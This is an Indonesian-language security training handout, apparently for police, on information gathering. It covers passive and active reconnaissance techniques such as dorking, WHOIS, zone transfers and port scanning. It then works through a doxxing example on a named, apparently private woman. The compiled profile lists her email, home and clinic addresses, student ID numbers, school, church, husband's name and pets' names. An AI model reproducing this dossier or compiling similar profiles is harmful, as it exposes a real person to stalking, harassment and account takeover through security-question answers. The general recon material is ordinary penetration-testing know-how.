Materi Training IT Security 1 untuk Brimob - Indonesia

written by : Wisdom
January 2026
www.bluedragonsec.com
https://github.com/bluedragonsecurity/

PART 8. TEKNIK INFORMATION GATHERING

Table of Content

1. Tentang Information Gathering

Information gathering (pengumpulan informasi) adalah fondasi paling krusial dalam proses **Penetration Testing**. Sering disebut sebagai **Reconnaissance** atau **Footprinting**, tahap ini bertujuan untuk mengumpulkan data sebanyak mungkin tentang target guna memetakan permukaan serangan (*attack surface*).

Semakin banyak informasi yang didapat, semakin tinggi peluang keberhasilan penetrasi. Secara garis besar, teknik ini dibagi menjadi dua kategori utama: **Passive** dan **Active**.

---

1. Passive Information Gathering (Reconnaissance)

Pada tahap ini, kita mengumpulkan informasi tanpa berinteraksi langsung dengan sistem target. Tujuannya agar aktivitas kita tidak terdeteksi oleh sistem keamanan target (seperti IDS/Firewall).

- **OSINT (Open Source Intelligence):** Mencari informasi yang tersedia secara publik di internet.
    - **Search Engine:** Menggunakan "Google Dorking" (operator pencarian khusus seperti site:, filetype:, intitle:) untuk menemukan dokumen sensitif atau direktori tersembunyi.
    - **Media Sosial:** LinkedIn sangat berguna untuk memetakan struktur organisasi dan teknologi yang digunakan oleh karyawan.
    - **WHOIS Lookup:** Mendapatkan informasi registrasi domain, alamat fisik, nomor telepon, dan kontak teknis.
- **Analisis Infrastruktur:**
    - **DNS Records:** Mencari record publik (MX, TXT, NS) menggunakan alat seperti nslookup atau dig.
    - **Shodan/Censys:** Mencari perangkat yang terhubung ke internet (IoT, server, database) yang mungkin terekspos secara publik.
- **Wayback Machine:** Melihat versi lama dari situs web target untuk mencari sisa-sisa informasi sensitif yang mungkin sudah dihapus.

---

2. Active Information Gathering

Teknik ini melibatkan interaksi langsung dengan target. Karena adanya kontak fisik/digital, aktivitas ini memiliki risiko terdeteksi yang lebih tinggi.

- **DNS Enumeration:** Mencoba melakukan *Zone Transfer* (AXFR) untuk mendapatkan seluruh daftar subdomain. Jika gagal, dilakukan *brute-force* subdomain menggunakan daftar kata (*wordlist*).
- **Port Scanning:** Mengidentifikasi port mana yang terbuka (*open*) pada target.

    - **Tool:** Nmap adalah standar industri di sini.
    - **Hasil:** Mengetahui layanan yang berjalan (HTTP, FTP, SSH, dll.).
- **Service & OS Fingerprinting:** Menentukan versi spesifik dari layanan yang berjalan (misal: Apache 2.4.41) dan sistem operasi yang digunakan. Ini penting karena kerentanan sering kali spesifik pada versi tertentu.
- **Banner Grabbing:** Mengirim koneksi ke port tertentu untuk melihat pesan sambutan (*banner*) yang sering kali membocorkan nama dan versi perangkat lunak.
- **Enumerasi Direktori:** Menggunakan alat seperti Gobuster atau Dirsearch untuk menemukan folder tersembunyi di web server (seperti /admin, /config, atau .env).

---

3. Metodologi dan Alur Kerja

Proses pengumpulan informasi biasanya mengikuti alur logis berikut:

Tahap	Fokus Utama	Alat (Tools) Populer
Footprinting	Nama domain, blok IP, lokasi fisik.	Whois, Google, Maltego
Scanning	Port aktif, IP yang hidup (alive).	Nmap, Masscan, Hping3
Enumeration	User, share folder, tabel routing.	Netcat, Enum4linux, SNMPwalk
Vulnerability Mapping	Mencari celah berdasarkan data yang didapat.	Nessus, OpenVAS, Searchsploit

2. Pelacakan Data Seseorang

Untuk melacak data seseorang bisa berdasarkan email, nama lengkap atau nomor handphone.

A. Pelacakan data orang dengan nama lengkap

Contoh dengan nama lengkap : **JESSICA ENDRIYANA**


Jika nama yang didapat lengkap terdapat nama depan dan belakang maka pelacakan data akan semakin mudah.

1. Melacak Data Pendidikan


Untuk melacak data pendidikan bisa menggunakan web : https://pddikti.kemdiktisaintek.go.id/

search dengan kata kunci jessica endriyana

ditemukan hasil 1 orang :




terlihat riwayat terkait pendidikan :




2. Melacak data di sosmed

Facebook :


https://www.facebook.com/jessica.endriyana/photos




https://www.facebook.com/jessica.endriyana/about



Instagram :
https://www.instagram.com/drgjendriyana/?hl=en



Linkedin :
https://www.linkedin.com/in/jessica-endriyana-b56283152/




Di linkedin bahkan terdapat histori tempat bekerja sebelumnya.

3. Pelacakan di search engine

Di google masukkan dork ini :

"jessica endriyana"



Pencarian lebih lanjut dengan google :

"jessica endriyana" "universitas trisakti"

"jessica endriyana" "jakarta"

"jessica endriyana" "alamat"

Berdasarkan semua hasil yang ditemukan berikut ini data profiling orang dengan nama Jessica Endriyana :

Nama Lengkap : Jessica Endriyana

Gereja pertama : gksi betlehem jakarta

Gereja baru : gksi jatiasih

Email : jessicae@trisakti.ac.id

Alamat Rumah/Domisili (Berdasarkan dokumen warta): Pondok Mitra Lestari Blok E4 GKSI Betlehem No. 5, Bekasi.

Alamat Profesional (drg. Jessica Endriyana - Rata):
Rukan Perumahan Senayan, Jl. Tentara Pelajar, RT.1/RW.7, North Grogol, Kebayoran Lama, Jakarta, 12210.
Ruko Mendrisio 2, Jl. Boulevard Raya Gading Serpong, Banten, Kelapa Dua, Banten 15810.

Kuliah :

1. Universitas Trisakti

Tanggal Masuk

4 April 2016

Status Terakhir Mahasiswa

Lulus-2017/2018 Genap

Jenjang - Program Studi

Profesi - Profesi Dokter Gigi

NIM

041215085

2. Universitas Indonesia

NIM

2006491084

Tanggal Masuk

30 April 2020

Jenjang - Program Studi

Magister - Ilmu Kedokteran Gigi Dasar

Status Terakhir Mahasiswa

Lulus-2022/2023 Ganjil

Sebagai Dosen :

Nama

JESSICA ENDRIYANA

Jenis Kelamin

Perempuan

Perguruan Tinggi

Universitas Trisakti

Jabatan Fungsional

Asisten Ahli

Status Ikatan Kerja

Dosen Tetap

Pendidikan Terakhir

S2

Sekolah :

SMA Negeri 81 Jakarta

Tahun lulus sma : 2009


Jurusan : IPA

Nama anjing : KenKen

Nama Kucing : Snowy

Nama suami : Pradhana Nugroho.


Riwayat Pekerjaan



Keahlian :

Yoga, Ilmu Gigi

Foto foto :



Tanggal Wisuda :

10 September 2022

Prestasi :

pernah menjadi juara 3 lomba pontang panting bersama clear

